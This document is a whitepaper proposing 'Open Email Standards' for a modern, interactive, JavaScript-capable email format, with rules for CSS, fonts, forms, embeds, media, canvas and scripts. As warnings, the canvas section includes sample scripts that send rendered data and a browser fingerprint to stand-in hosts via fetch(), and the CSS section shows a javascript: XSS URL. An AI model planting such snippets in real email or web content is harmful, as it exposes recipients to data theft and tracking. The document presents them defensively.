EMAIL 5

WHITEPAPER | 1.0

Email Built on Open Standards

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1. Overview

In 1971, the first electronic mail was sent between two computers by Ray Tomlinson, marking a quiet but profound milestone in the history of digital communication. What began as a simple mechanism for transmitting text has since evolved into one of the most indispensable tools across personal, professional, and commercial domains. Despite its global ubiquity, the underlying architecture and standards of email have remained fundamentally unchanged for decades.

Originally built for plain-text messaging, email served its early purpose effectively. However, as the internet matured, the demand for richer functionality, improved responsiveness, and stronger privacy safeguards grew considerably. The technologies behind email, particularly its rendering model, have undergone minimal evolution. Consequently, modern email coding still depends on outdated HTML4 practices and unreliable cross-platform rendering. Although some modern clients offer partial CSS3 and responsive design, fully dynamic and interactive email experiences remain a work in progress.

Beyond these technical limitations, the growing centralization of the email ecosystem has introduced additional challenges, including single points of failure, unverifiable message integrity, and heightened surveillance risks. Users often lack control over how their messages are handled, stored, or potentially altered, undermining trust and transparency in private communications.

To address these fundamental challenges, Email 5 proposes a paradigm shift in how emails are created, experienced, and preserved. This whitepaper introduces Open Email Standards as the foundation for rebuilding email as a programmable communication layer, fostering richer interactions, enhancing reliability across platforms, and protecting user privacy and content integrity. With these innovations, Email 5 aims to reestablish email as a cornerstone of modern communication, ensuring it remains secure, universally accessible, and aligned with the open principles that made it powerful in the first place.

2.1 Lack of Standards

The absence of universal standards in email stems from its early adoption and fragmented evolution. Initially designed as a simple communication tool, email protocols like SMTP (Simple Mail Transfer Protocol) were never intended to handle the complex functionality and rich media content we expect today. Over time, each major email provider—such as Microsoft, Google, and Apple—developed independent rendering engines and features, prioritizing compatibility within their ecosystems rather than adhering to a unified set of standards.

As a result, this irregular development has led to a landscape where email clients handle the same code differently, leading to inconsistent content display and interaction. Additionally, the constant push to enhance security and prevent spam has further hindered the implementation of modern web technologies, such as HTML5, leaving email constrained by legacy technologies.

Compatibility Issues

A significant hurdle for email developers is the unpredictable behavior of email clients, which makes it difficult to achieve uniform designs and functionality across platforms. For instance, Outlook uses Microsoft Word to render emails, while Apple Mail uses WebKit, the same engine used by Safari. Due to this fragmentation, complex email layouts or interactive elements, such as animations, embedded media, or forms, may not render consistently, preventing coders from implementing advanced features.

Limited CSS Support

While CSS is widely supported in web browsers, its support in email clients is unreliable at best. Many CSS properties that web designers take for granted, including float and display for layout and positioning, are rarely supported. This severely limits the design possibilities for standards-based emails, often forcing designers to resort to outdated practices such as table-based layouts—a throwback to web design from decades past.

Interactive Elements

Unlike web pages, emails have reduced support for interactive elements. While it's possible to include basic forms in emails, many clients will strip out this functionality for security reasons. Similarly, support for JavaScript is virtually non-existent in email clients. This limits email's ability to provide the dynamic, engaging experiences that users now demand from digital communication.

Responsive Design

With the increasing use of smartphones and tablets, responsive design is essential. However, designing responsive emails is more challenging than creating responsive websites due to uneven support for media queries—the technology that enables responsive layouts—across different email clients.

Accessibility

Accessibility remains an often-overlooked aspect of email design. Yet, with approximately 15% of the global population experiencing some form of disability, accessibility is crucial. Semantic HTML5 for better screen reader support, sufficient color contrast for the visually impaired, and alt text for images are essential components of inclusive email design. Furthermore, as accessibility standards increasingly become legal mandates in many regions, their significance in email design cannot be overstated.

Transitioning to the Future

As digital communication continues to evolve, it’s clear that email must also embrace modern standards. Email 5 addresses these limitations through Open Email Standards, providing an open, standardized, and flexible framework that empowers developers to create rich, interactive, and accessible email experiences across email clients and platforms.

2.2 Content-Type Limitations

The Content-Type header is part of the MIME (Multipurpose Internet Mail Extensions) standard, which plays a fundamental role in determining how the body of an email should be interpreted by the recipient's email client. In the early days, messages were limited to basic ASCII text, without any formatting or embedded media. As the need for richer communication grew, the MIME standard evolved to support different character sets and file attachments. The two most common types used today are:

- `text/plain`: This is the most basic content type, used for plain text emails without formatting, images, or multimedia. Email clients display these messages in a simple, text-only format.

- `text/html`: This content type allows the use of mostly HTML4 (Hypertext Markup Language), enabling emails to contain rich text formatting, tables, and images—giving rise to the modern "marketing email" and newsletters that rely on engaging visuals.

HTML4 Constraints

While `text/html` remains the standard content type for email, its reliance on HTML4 imposes significant limitations on functionality and usability. Current email clients lack support for modern web technologies such as HTML5, CSS3, and JavaScript, preventing emails from delivering the interactive and engaging experiences users expect. These constraints also complicate accessibility, forcing developers to rely on legacy techniques and client-specific workarounds to deliver inclusive email experiences. Consequently, the outdated limitations of HTML4 hinder the potential for richer, interactive email communications.

A New Content-Type

To address these limitations and align with web standards, the introduction of a new content type is essential. Leveraging modern technologies together with Open Email Standards, this content type enables dynamic interactivity, enhanced accessibility, and seamless interoperability across email clients. Importantly, it coexists with `text/plain` and `text/html` to preserve compatibility with legacy email clients, ensuring a smooth and inclusive transition to a more capable, feature-rich email experience.

2.3 Single Points of Failure

A single point of failure (SPOF) refers to any component in a system whose failure would cause the entire system to stop functioning. In centralized systems, this often applies to key components such as servers or data centers, which are critical to the system's operation. If these components fail or are compromised, the entire system becomes vulnerable to disruption or attack.

Centralized Email Servers as SPOF

In the context of email, this means that emails are sent, received, and stored on centralized servers controlled by service providers such as Google, Microsoft, or Yahoo. These servers host data and services on a limited number of systems owned or operated by a single organization, creating potential points of failure. If one of these critical servers experiences downtime or a security breach, email services for millions of users can be disrupted or compromised. Additionally, attackers can exploit this centralization by manipulating threads, altering content when messages are forwarded or replied to, and making deceptive correspondence appear as part of trusted conversations, further compromising the integrity of email communication.

Vulnerabilities and Mass Surveillance Risks

The traditional email infrastructure, designed without today’s privacy demands in mind, has left user communications vulnerable to single points of failure—where central hubs or protocols create significant privacy and security risks. One of the most striking examples of this vulnerability became public in 2013, when whistleblower revelations exposed secret programs run by government intelligence agencies like the NSA and CIA, which intercepted and analyzed private emails as part of widespread surveillance activities.

Case Study: PRISM Program

A well-known example was the PRISM program, revealed in 2013, which highlighted how centralized communication infrastructures could be leveraged for large-scale surveillance. While the program itself was not a property of email protocols, it underscored the broader privacy risks associated with centralized systems that concentrate vast amounts of user communications.

Risks of Centralized Email Servers

Centralized systems create single points of failure, making email services highly susceptible to critical risks such as data breaches, system downtime, and scalability challenges. These vulnerabilities undermine the reliability and security of email communications, emphasizing the need for more resilient and distributed solutions.

- **Data Concentration**: All emails and associated data (like metadata and user information) are stored on central control points. If these servers are compromised, all stored data can be accessed or manipulated by unauthorized parties.

- **Target for Attacks**: Centralized servers are attractive targets for hackers and malicious actors because compromising a single server can yield a vast amount of sensitive personal information, business communications, and other confidential data.

- **System Downtime**: If a centralized server experiences downtime due to hardware failure, software issues, or cyberattacks, all services reliant on that server are disrupted. This means users cannot send or receive emails until the issue is resolved.

- **Scalability Limitations**: As the number of users and data volume grows, centralized servers can struggle to handle the load, leading to performance issues and increased vulnerability to failure.

- **Lack of Redundancy**: Without proper redundancy and failover mechanisms, the failure of a single-point server can lead to complete service outages. Even with backups, recovery can be time-consuming and costly.

Mitigating Vulnerabilities

To build a robust email ecosystem, it is essential to decentralize control, implement advanced encryption standards, and reduce metadata dependency. These measures empower email platforms to provide users with greater control over their data while ensuring communications remain resilient against unauthorized access, interception, and surveillance.

3.1 Open Email Standards

Open Standards are publicly available specifications designed to ensure seamless communication and compatibility across diverse systems, platforms, and devices. In the context of email, adopting these standards guarantees interoperability among clients, fosters innovation, and mitigates the risks of vendor lock-in. By integrating technologies such as HTML5, CSS3, and JavaScript, Open Email Standards establish a future-proof framework that blends modern functionality with robust safeguards against vulnerabilities and data misuse.

3.1.1 Styling and Layout Considerations

Modern web languages can enhance both the visual appeal and functional aspects of email content, enabling advanced, responsive layouts that deliver a more engaging and seamless user experience. However, it is essential to follow best practices in styling to ensure consistency across email clients and devices, while also minimizing performance issues and maintaining accessibility for all users.

3.1.1.1 Considerations for Allowing `<link>` Element

The `<link>` tag serves multiple purposes in HTML, enabling the inclusion of external resources such as stylesheets, fonts, and metadata. However, in the context of Open Email Standards, its use must be carefully controlled to ensure security and compatibility.

Allowed Uses of the `<link>` Tag

- **Stylesheets**: The primary and most secure use of the `<link>` tag in Open Email Standards is to load external CSS stylesheets. These CSS files should come from approved libraries and frameworks (e.g., Tailwind CSS, Bootstrap, or Bulma) hosted on trusted CDNs such as jsDelivr, UNPKG, or Cloudflare CDN[1]. This ensures both proper formatting and strong security, while also helping keep email size optimized for performance.

[1] For a comprehensive list of recommended resources, please refer to openstandards.email

***Example**: Using `<link>` for CSS Loading*

```
<!-- Include Bootstrap CSS from a trusted CDN -->
<link
href="https://cdn.jsdelivr.net/npm/bootstrap@5.1.3/dist/css/bootstrap.mi
n.css" rel="stylesheet">

<!-- Include a secondary CSS library for additional styles -->
<link
href="https://cdn.jsdelivr.net/npm/animate.css@4.1.1/animate.min.css"
rel="stylesheet">
```

- **Fonts**: The `<link>` tag is also allowed for securely loading web fonts from trusted sources. For detailed guidance on font usage, including supported providers and security restrictions, see section 3.1.1.4 Font Guidelines in Open Email Standards.

Disallowed Uses of the `<link>` Tag

- **Metadata and Icons**: Tags such as `rel="icon"`, `rel="manifest"`, and metadata-focused links like `rel="canonical"`, `rel="alternate"` or `rel="sitemap"` are irrelevant in the email context. These tags are meant for web browsers, handling tasks like user experience, app installations, and search engine optimization, none of which apply to email clients.

Discouraged Uses of the `<link>` Tag

While the `<link>` tag has several applications in the web context, certain uses should be avoided in emails due to performance, security, or compatibility concerns:

- **Preload (`rel="preload"`) and Prefetch (`rel="prefetch"`)**: These attributes load resources ahead of time to improve page performance, but in an email context, they add complexity, increase email size, and may cause compatibility issues.

- **Recommendation**: Avoid using `rel="preload"` and `rel="prefetch"` in email environments, as they may not be supported and can unnecessarily slow down email rendering.

Best Practice Guidelines

- **Use Trusted Sources**: External CSS files should be loaded from verified and standards-compliant CDNs to ensure security, reliability, and consistency across email clients. Using pre-approved sources prevents unauthorized code injection while maintaining proper rendering across different platforms. Recommended libraries such as Bootstrap, Tailwind CSS, and Bulma adhere to these standards and can be securely integrated via jsDelivr, cdnjs, and UNPKG[2].

- **Ensure HTTPS**: All linked resources must use HTTPS to secure the connection and prevent data interception.

The use of the `<link>` tag within Open Email Standards should be limited to loading stylesheets and fonts. Other uses, such as metadata, prefetch, and manifest links, are unnecessary and should be omitted to maintain security and email performance. By limiting the functionality of `<link>`, the email environment can remain both safe and optimized.

[2] For a comprehensive list of recommended CDNs, please refer to openstandards.email

3.1.1.2 Considerations for Allowing `<style>` Element

CSS (Cascading Style Sheets) play a fundamental role in defining the appearance and layout of email content. Open Email Standards allow the use of CSS to ensure consistent styling across platforms and clients. However, certain security and compatibility considerations must be addressed when loading CSS in emails.

Inline CSS in `<style>` Tag

Inline CSS within the `<style>` tag is commonly used to include styles from libraries and frameworks. However, there are certain considerations to ensure efficient use:

- **Code Size Management**: Embedding large amounts of CSS can increase the size of the email, potentially leading to slower delivery and performance, especially on mobile devices or limited networks. When using inline CSS, focus on optimizing the code to reduce unnecessary size.

- **Security Precautions**: Ensure that all inline CSS comes from trusted libraries or sources, especially when loading custom fonts, to avoid embedding unsafe or unverified styles.

CSS Code Restrictions for Security

While CSS is generally safe, some practices should be avoided or restricted in email to prevent security risks:

- **JavaScript in CSS**: Any CSS code that attempts to execute JavaScript (via URL schemes like `javascript:` or `data:`) should be strictly prohibited, as it introduces security vulnerabilities like cross-site scripting (XSS).

- **Base64 Encoding**: Avoid embedding Base64-encoded content in CSS, such as fonts or images. It increases the email's size and can trigger spam filters or be blocked by email clients.

- **Disallowed CSS Properties**: The `cursor` property is disallowed due to its ability to load external files and potential security risks.

- **External Dependencies**: Only load external resources through trusted CDNs to prevent malicious content injection.

- **CSS `@import` Rules**: The use of `@import` rules directly within email-authored CSS is strictly prohibited. External CSS dependencies must be declared only through static `<link rel="stylesheet">` elements from pre-approved and trusted sources. Approved external libraries may contain internal imports only if those imports are part of the validated library package and resolve to trusted, approved sources.

***Example**: Efficient Inline CSS in the `<style>` Tag*

```
<style>
  body {
    font-family: 'Roboto', sans-serif;
    margin: 0;
    padding: 0;
    background-color: #f5f5f5;
    color: #333;
  }
  .header {
    text-align: center;
    color: #fff;
    padding: 10px;
  }
</style>
```

***Example**: Unsafe or Disallowed CSS Usage*

The following CSS patterns introduce security risks or are disallowed under Open Email Standards due to their potential for misuse.

```
background-image: url("javascript:alert('XSS')");
cursor: url("https://untrusted-source.com/pointer.cur"), auto;
```

Inline Style Attributes

Inline style attributes applied to elements like `<div>` or `<span>` must follow the same security and performance guidelines as the `<style>` tag. Avoid unsafe patterns, including `javascript:` URLs, base64-encoded content, or references to external assets from untrusted sources.

Best Practice Guidelines

- **Always use `<link>`**: Loading CSS from external files using the `<link>` tag ensures security and compatibility.
- **Use Trusted Sources**: Only load CSS from reputable CDNs and libraries such as Bootstrap, Tailwind CSS, and Foundation, using services like cdnjs, jsDelivr, or unpkg.
- **Ensure HTTPS**: All CSS links must use HTTPS to secure the connection and prevent data interception.
- **Strip Unsafe CSS**: Any CSS that attempts to execute JavaScript or relies on untrusted external resources should be stripped out to prevent security vulnerabilities.
- **Minimize Inline CSS**: While inline CSS is allowed, it is recommended to minimize its usage to prevent oversized emails and potential blocking by email clients.
- **Client-Side Enforcement**: Email clients can implement tools like ImageBlocker.js[3] to block any external image loaded through CSS—regardless of the property used—ensuring robust content security and safeguarding user privacy.

3.1.1.3 Security Implications of the `<base>` Element

The `<base>` tag, while useful in traditional web development, introduces significant risks in email environments. By altering the base URL for all relative paths, it can be exploited to redirect users to malicious sites, enabling phishing attacks and other deceptive tactics. To mitigate these risks, Open Email Standards prohibit its use in email content, advocating for absolute URLs that point to trusted sources. Email clients are encouraged to block or ignore `<base>` tags entirely to enhance user security.

[3] ImageBlocker.js, detailed in Section 4.2.2, prevents unauthorized attempts to load external images.

3.1.1.4 Font Guidelines in Open Email Standards

When integrating custom fonts into email, it's essential to ensure that they are loaded securely from trusted external sources. This approach minimizes the risk of vulnerabilities such as content injection or unauthorized data manipulation. By using reputable font providers and secure connections, designers can enhance the visual appeal of messages while maintaining a high standard of security and reliability.

Trusted Font Sources

To ensure secure font loading, emails should only use fonts from verified, trusted sources. One of the most popular platforms for loading external fonts is Google Fonts, which offers a wide range of fonts that can be securely embedded using a CDN. This ensures that fonts are both optimized and safe to use. Other trusted platforms include Bunny Fonts, and Fontshare, which also offer reliable, secure ways to load fonts for web and email[4].

Use `<link>` for Font Loading

This remains the most reliable, secure, and email-client-friendly approach. It ensures that fonts are loaded from a trusted, verified source, and it minimizes the risks associated with security and compatibility.

***Example**: Loading Roboto Font via External Stylesheet*

```
<link
href="https://fonts.googleapis.com/css2?family=Roboto:wght@400;700&displ
ay=swap" rel="stylesheet">
```

Limitations on `<style>` Tag for Font Loading

Custom fonts should not be loaded directly inside the `<style>` tag within the email. This practice introduces security and performance concerns, especially when using `data:` URLs for embedding fonts. Inline styles with embedded fonts can significantly increase email size, making them more likely to trigger spam filters or exceed client limitations. Additionally, some email clients may strip or block these styles, resulting in rendering issues.

[4] For a recommended list of font CDNs, please refer to: openstandards.email

***Example 1**: Prohibited Use of Base64 Encoded Font Inline*

Using Base64 encoding to embed fonts via the `data:` scheme is explicitly prohibited under Open Email Standards. While this approach removes external dependencies, it increases the size of the email and conflicts with security guidelines that restrict the use of the `data:` URL scheme. Instead, rely on external, trusted CDNs like Google Fonts or Bunny Fonts for secure and efficient font loading.

```
<style>
  @font-face {
    font-family: 'EncodedFont';
    src: url(data:font/woff2; base64,d09GMgABAAAAAA...) format('woff2');
  }

  h1 {
    font-family: 'EncodedFont', serif;
  }
</style>
```

***Example 2**: Inline Font Face Declaration in `<style>` Tag*

This inline `<style>` block attempts to load a font from an external URL, which could be untrusted. Loading fonts in this manner within emails presents security risks and might not be supported by all email clients.

```
<style>
  @font-face {
    font-family: 'CustomFont';
    src: url('http://untrusted-source.com/fonts/customfont.woff2')
format('woff2');
  }

  body {
    font-family: 'CustomFont', sans-serif;
  }
</style>
```

***Example 3**: Loading Fonts from an External URL in `<style>` Tag*

While this method pulls fonts from a trusted source (e.g., Google Fonts), embedding font loading directly within a `<style>` tag via `@import` is not allowed. External font dependencies must be declared using the `<link>` tag from pre-approved and trusted sources, ensuring security, consistency, and compatibility across email clients.

```
<style>
  @import
url('https://fonts.googleapis.com/css?family=Roboto:400,700&display=swap
');

  body {
    font-family: 'Roboto', sans-serif;
  }
</style>
```

Best Practice Guidelines

- **Always use `<link>`**: Fonts should be loaded using the `<link>` tag, embedded directly in `<style>` tags is not recommended.
- **No `@import` Usage**: The use of `@import` within `<style>` elements is strictly prohibited. All external font dependencies must be declared through approved `<link>` sources.
- **Use Trusted Sources**: Only load fonts from reputable providers like Google Fonts, Bunny Fonts, or other known, secure CDNs.
- **Ensure HTTPS**: Make sure the font URL uses HTTPS to secure the connection.
- **Avoid Inline Font Embedding**: Do not use Base64 encoding or load fonts directly in the email, as it increases the email's size and poses security risks.

3.1.2 Interactive Elements and Media Content

Integrating interactive and dynamic content into emails has the potential to enhance user engagement by bringing web-like experiences directly into the inbox. Leveraging technologies such as JavaScript and modern HTML elements, we can create emails that respond to user actions and offer personalized experiences. However, it's critical to balance innovation with caution, ensuring that all interactive elements adhere to security standards, are compatible with a wide range of email clients, and prioritize user privacy.

3.1.2.1 Allowed Form Elements and Restrictions

While some elements are restricted for security reasons, others, such as form elements, are allowed with specific limitations to ensure both functionality and user safety. By allowing standard form-related elements like `<form>`, `<input>`, `<select>`, and `<textarea>`, emails can support a wide range of functionality. However, the form input type explicitly prohibited is `<input type="password">`, as handling sensitive data like passwords requires a more secure environment than email can provide.

Allowed Elements

- `<form>`: Provides the structure for user input collection, including action and method attributes. Forms must be submitted using approved JavaScript libraries to ensure secure and standardized implementation. Alternatively, the `target="_blank"` attribute can be used to process submissions in a new window. The `GET` method is not allowed, and forms must use `method="post"` to ensure secure data submission.

- `<input type="text">`, `<input type="email">`, `<input type="radio">`, `<input type="checkbox">`, `<input type="file">`: Input fields that handle standard data collection, such as text input, email addresses, multiple-choice selections, and file uploads (though file uploads may be stripped by some email clients).

- `<select>`, `<option>`, `<textarea>`: Elements that enable users to choose from dropdown menus or provide longer text-based feedback.

Restricted Elements

- `<input type="password">`: Password fields are explicitly restricted to prevent phishing attempts or the collection of sensitive data.
- `<input type="search">`, `<search>`: Search fields and search-related form structures are disallowed due to their limited functionality in email contexts and the lack of meaningful utility within email clients.
- `<input type="image">`: Image-based submit controls are prohibited. They can load external resources, introduce tracking risks, and submit click-coordinate data. Use `<button type="submit">` elements styled with CSS instead.

Security and Implementation Guidelines

- **Use of HTTPS**: Ensure all form submissions are sent over encrypted connections to avoid man-in-the-middle attacks.
- **Submit to New Window**: If JavaScript is not used, form submissions should be processed in a new window using the `target="_blank"` attribute. This prevents redirection within the email and preserves the user's interaction with the email itself.
- **Dynamic Element Creation**: Blocking JavaScript functions or techniques that attempt to insert password fields into the DOM.
- **Form Method**: Only the `POST` method should be used for form submissions to ensure data is not exposed in the URL.
- **File Uploads**: While file uploads may be allowed, email clients may strip this functionality for security reasons. Developers should provide fallback options if needed.
- **Time-Limited Forms**: Implement form expiration using JSON Web Tokens (JWTs) or similar mechanisms to include timestamps in form submissions. This ensures that forms cannot be submitted after a specified period, mitigating the risk of unauthorized or delayed submissions.

3.1.2.2 Restricted Embedded External Elements

The `<iframe>`, `<embed>`, and `<object>` elements offer capabilities for embedding external content within emails, such as multimedia, third-party widgets, or interactive components. However, these elements pose significant security and privacy risks, making them unsuitable for the Open Email Standards framework.

Risks of Embedded Elements

- **Malicious Content Injection**: These tags can load external resources, potentially allowing attackers to inject malicious scripts, execute unauthorized code, or distribute malware.
- **Unauthorized Tracking**: Embedded content may contain tracking mechanisms that collect user data without consent, violating privacy standards and exposing sensitive information.
- **Cross-Origin Exploitation**: Allowing external domains to load content increases the risk of cross-origin attacks, where embedded elements communicate with untrusted servers, compromising the email client or user data.

Restricted Elements and Safer Alternatives

- **Prohibited Elements**: `<iframe>`, `<embed>`, `<object>` and `<param>` are disallowed due to their potential to load malicious third-party content, enable phishing attacks, and exploit email client vulnerabilities such as XSS and unauthorized data collection.
- **Compliance Measures**: Email clients must automatically strip `<iframe>`, `<embed>`, and `<object>` elements during processing to ensure security.
- **Safer Alternatives**: Developers are encouraged to use the `<embed-email>` tag[5], which provides secure embedding with controlled attributes and enhanced safety mechanisms.

[5] The `<embed-email>` tag, outlined in Section 3.1.4, enables secure third-party embedding.

3.1.2.3 Considerations for Allowing `<audio>` and `<video>`

Open Email Standards do not impose explicit restrictions on the use of `<audio>` and `<video>` tags in emails. However, it is recommended to strip them out and use the custom `<embed-email>` tag[6] to ensure better control and security. In cases where email clients allow these elements, it is crucial to implement safeguards to mitigate potential risks associated with embedding media content directly.

1. **Source Verification**

    - **Trusted Domains Only**: Media files specified in `<source>` tags should be loaded only from secure, verified sources, with domains managed by each email client based on their security policies.

    - **HTTPS Enforcement**: Require all media URLs to use HTTPS to ensure encrypted transmission and reduce the risk of interception or tampering.

2. **User Control Over Playback**

    - **Disable Auto-Play**: Media should not play automatically; users must initiate playback to prevent unexpected audio or video.

    - **Clear Controls**: Provide accessible play, pause, and volume controls to ensure user-friendly interaction.

3. **Fallback Content**

    - **Alternative Text**: Use the `alt` attribute or text alternatives to convey the same information if the media doesn't load.

    - **Poster Images for Videos**: Email clients should generate thumbnails for external videos without CORS restrictions.

[6] The `<embed-email>` tag, outlined in Section 3.1.4, enables secure third-party embedding.

4. **Privacy Compliance**

    - **Transparent Policies**: Inform users about any data collection associated with media playback and obtain consent if necessary.

    - **Respect Privacy Settings**: Ensure that embedded media respects user privacy settings, such as 'Do Not Track,' as external content may contain tracking mechanisms from the media host.

5. **Accessibility and Subtitles**

    - **Subtitles and Captions**: Support for subtitles and captions via `<track>` elements can enhance accessibility, allowing users with hearing impairments to understand the media content. Subtitles should be an optional feature and must adhere to strict security protocols.

    - **Source Verification for Subtitles**: To prevent tracking or malicious activity, subtitle files should only be allowed from pre-approved, trusted domains. Additionally, all subtitle URLs must use HTTPS for secure transmission, and email clients should validate subtitle files to ensure they contain no executable or unauthorized content.

    - **Privacy and Tracking Mitigation**: Subtitles must comply with privacy standards, ensuring no embedded tracking mechanisms. If external subtitles are permitted, email clients should anonymize requests or provide a secure proxy to prevent tracking.

3.1.2.4 Considerations for Allowing `<canvas>`

The use of the `<canvas>` element in email is not a core feature of Open Email Standards and introduces additional security and privacy considerations. While not explicitly prohibited, it is limited to static, non-interactive rendering and must not process user input or transmit data to external sources. Due to the complexity of enforcing these constraints, email clients may restrict or fully disable `<canvas>` support based on their security model.

Allowed Use Cases

The `<canvas>` element is allowed strictly for static, predefined visuals. No dynamic user interactions, input processing, or data collection are permitted. All rendering must rely on pre-approved libraries and adhere to the following restrictions:

- **Static Rendering Only**: `<canvas>` may be used to render predefined, non-interactive visual elements such as charts, banners, or infographics.
- **No User Interaction**: The `<canvas>` element may handle clicks to trigger predefined rendering but must not process inputs or transmit data.
- **Pre-Approved Scripts**: Scripts rendering graphics on `<canvas>` must originate from verified and trusted libraries, ensuring compliance with Open Email Standards.

***Example 1**: Integrating `<canvas>` using Vue.js*

```
<script src="https://cdn.jsdelivr.net/npm/vue@2"></script>
<div id="app"><canvas id="myCanvas" width="200"
height="100"></canvas></div>
<script>
  new Vue({
    el: '#app',
    mounted() {
      const c = document.getElementById('myCanvas').getContext('2d');
      c.fillStyle = "#F00"; c.fillRect(20, 20, 150, 75);
    }
  });
</script>
```

***Example 2**: Non-Interactive Chart*

```
<!-- Load Vue.js from a trusted CDN -->
<script src="https://cdn.jsdelivr.net/npm/vue@2"></script>

<!-- Load Chart.js library for creating charts -->
<script src="https://cdn.jsdelivr.net/npm/chart.js"></script>

<div id="chart-app">
  <!-- Canvas element for rendering the chart -->
  <canvas id="chartCanvas" width="400" height="200" style="border:1px
solid #ccc;">
    Your email client does not support the canvas element.
  </canvas>
</div>

<script>
  new Vue({
    el: '#chart-app', // Mount Vue.js to the chart container
    mounted() {
      const ctx =
document.getElementById('chartCanvas').getContext('2d');

      // Initialize a bar chart using Chart.js
      new Chart(ctx, {
        type: 'bar', // Specify chart type
        data: {
          labels: ['January', 'February', 'March'],
          datasets: [{
            label: 'Sales', // Dataset label
            data: [10, 20, 30], // Data values
            backgroundColor: ['#FFCC00', '#FF9900', '#FF6600']
          }]
        },
        options: {
          responsive: true, // Ensure the chart is responsive
          maintainAspectRatio: false
        }
      });
    }
  });
</script>
```

***Example 3**: Malicious Code Example (Unauthorized Data Collection)*

While raw JavaScript is not allowed in Open Email Standards, this example illustrates how malicious scripts could exploit `<canvas>` to collect data without user consent. This code is provided for educational purposes to highlight potential risks.

```
<canvas id="captureCanvas" width="400" height="200">
  Your email client does not support the canvas element.
</canvas>
<script>
  const canvas = document.getElementById('captureCanvas');
  const ctx = canvas.getContext('2d');
  ctx.fillText('User Email: john.doe@example.com', 10, 50);

  // Malicious code to extract rendered text as an image
  const imageData = canvas.toDataURL();
  fetch('http://malicious-site.com/steal-data', {
    method: 'POST',
    body: JSON.stringify({ data: imageData }),
  });
</script>
```

Restricted Use Cases

- **Prohibited Data Operations**: Methods such as `toDataURL()`, `fetch`, or `XMLHttpRequest` must not be used with `<canvas>` elements in email content, as they can lead to unauthorized data transmission.

- **Dynamic User Interaction**: Any functionality that allows users to interact with `<canvas>` (e.g., drawing or submitting inputs) is strictly disallowed.

- **Dynamic Creation**: The use of `document.createElement('canvas')` to dynamically generate `<canvas>` elements is prohibited. All `<canvas>` elements must be defined statically in the email content.

***Example 4**: Malicious Code Example (Tracking via Fingerprinting)*

Malicious actors could use `<canvas>` for browser fingerprinting by rendering specific patterns and analyzing the way browsers display the content.

```
<canvas id="fingerprintCanvas" width="400" height="200"></canvas>
<script>
  const canvas = document.getElementById('fingerprintCanvas');
  const ctx = canvas.getContext('2d');
  ctx.fillStyle = '#FF5733';
  ctx.fillRect(10, 10, 100, 100);

  // Generate a unique fingerprint
  const fingerprint = canvas.toDataURL();
  fetch('http://tracking-site.com/fingerprint', {
    method: 'POST',
    body: JSON.stringify({ fingerprint }),
  });
</script>
```

Privacy Compliance

To maintain transparency and user trust, `<canvas>` usage must align with the following privacy principles:

- **No Data Collection Without Consent**: `<canvas>` must not collect or transmit user data (e.g., interactions or rendered content) without explicit user consent. Email clients should enforce this restriction.

- **Transparent Usage Policies**: If `<canvas>` is used for any purpose other than rendering static visuals, such as monitoring rendering or device capabilities, clear disclosures must be provided to users.

- **Respect for Browser Privacy Settings**: `<canvas>` elements must adhere to user-configured browser privacy preferences, ensuring compliance with options like 'Do Not Track'.

Best Practice Recommendations

1. **Source Verification**

    - All scripts and resources associated with `<canvas>` must come from pre-approved and secure sources. Only trusted content delivery networks (CDNs) and libraries may be used.

2. **HTTPS Enforcement**

    - All linked resources, including scripts and assets for `<canvas>`, must use HTTPS to ensure secure transmission and prevent man-in-the-middle attacks.

3. **Privacy Safeguards**

    - Email clients must block the use of methods such as `toDataURL()` to prevent unauthorized access to rendered data. Additionally, `<canvas>` must respect browser privacy settings.

4. **Manual Rendering Only**

    - Rendering on `<canvas>` may occur automatically during email load or via explicit user actions (e.g., clicks or gestures). These actions must not involve data transmission or compromise security.

5. **Fallback Content**

    - Provide alternative text or fallback content for scenarios where `<canvas>` is not supported by the email client, ensuring accessibility and compatibility.

3.1.3 JavaScript Usage in Open Email Standards

JavaScript in emails enables enhanced interactivity, offering richer user experiences. However, it also introduces critical security and privacy challenges. This section provides clear guidelines for its safe implementation, ensuring compliance with Open Email Standards and addressing potential risks.

3.1.3.1 Considerations for Allowing `<script>`

The use of the `<script>` tag in email is governed by strict conditions to ensure security and compliance with Open Email Standards. These measures ensure dynamic functionality is delivered without compromising user privacy or email integrity.

Allowed Usage with Safeguards

To ensure safe and predictable behavior, `<script>` tags are allowed only under the following conditions:

- **Pre-Approved Libraries and Domains**: Scripts must originate from trusted and verified sources[7], including pre-approved libraries (e.g., Vue or Preact) and domains or content delivery networks (CDNs) with a proven track record of secure operations and compliance with Open Email Standards.

- **HTTPS Enforcement**: All scripts must be loaded over secure HTTPS connections to prevent man-in-the-middle attacks and ensure encrypted transmission.

- **Scoped Permissions**: Scripts must operate within predefined boundaries, limiting their functionality to the intended scope without accessing sensitive user data or manipulating other email elements.

- **Raw JavaScript Prohibition**: The use of raw JavaScript within `<script>` tags is strictly prohibited, requiring all code to align with approved libraries or frameworks to ensure security and consistency.

[7] For a comprehensive list of pre-approved libraries,, please refer to openstandards.email

Implementation Guidelines

The following implementation practices are recommended to ensure secure and efficient use of `<script>` tags:

- **Execution Restrictions**: Script execution must be confined to sandboxed environments within the email client to prevent unauthorized access to the user's system or data.
- **Error Handling**: Robust error-handling mechanisms should be in place to ensure that script failures do not disrupt the email's functionality or user experience.
- **User-Initiated Actions**: Scripts must not trigger actions, such as form submissions, without explicit user consent to ensure predictable and controlled interactions.
- **Optimizing Script Loading**: Use the `defer` attribute for scripts that rely on the document's structure, ensuring they execute only after parsing is complete. Reserve `async` for independent tasks where execution order does not affect functionality, and validate both attributes to prevent race conditions or unintended interactions.
- **Code Reviews**: All scripts, including pre-approved libraries, should undergo regular code reviews to identify and mitigate any emerging vulnerabilities.

***Example**: Loading Vue.js for Safe Interactivity*

```
<script src="https://cdn.jsdelivr.net/npm/vue@2"></script>
<div id="app">
  <p>{{ message }}</p>
</div>
<script>
  new Vue({
    el: '#app',
    data: { message: 'Secure and dynamic email interaction!' }
  });
</script>
```

3.1.3.2 Prohibited JavaScript Practices

To safeguard user security and maintain compliance with the Open Email Standards, certain JavaScript practices are strictly disallowed. These prohibitions aim to prevent vulnerabilities such as unauthorized data collection, code injection, or conflicts with other scripts.

- **Dynamic Script Loading**: `document.createElement('script')` or similar methods dynamically load additional scripts during email interactions (see Section 3.1.3.3). This practice is strictly prohibited as it can introduce unauthorized or malicious functionality.

- **Restricted Functions**: The use of `eval()` and `new Function()` are prohibited due to their ability to execute arbitrary and potentially unsafe code at runtime.

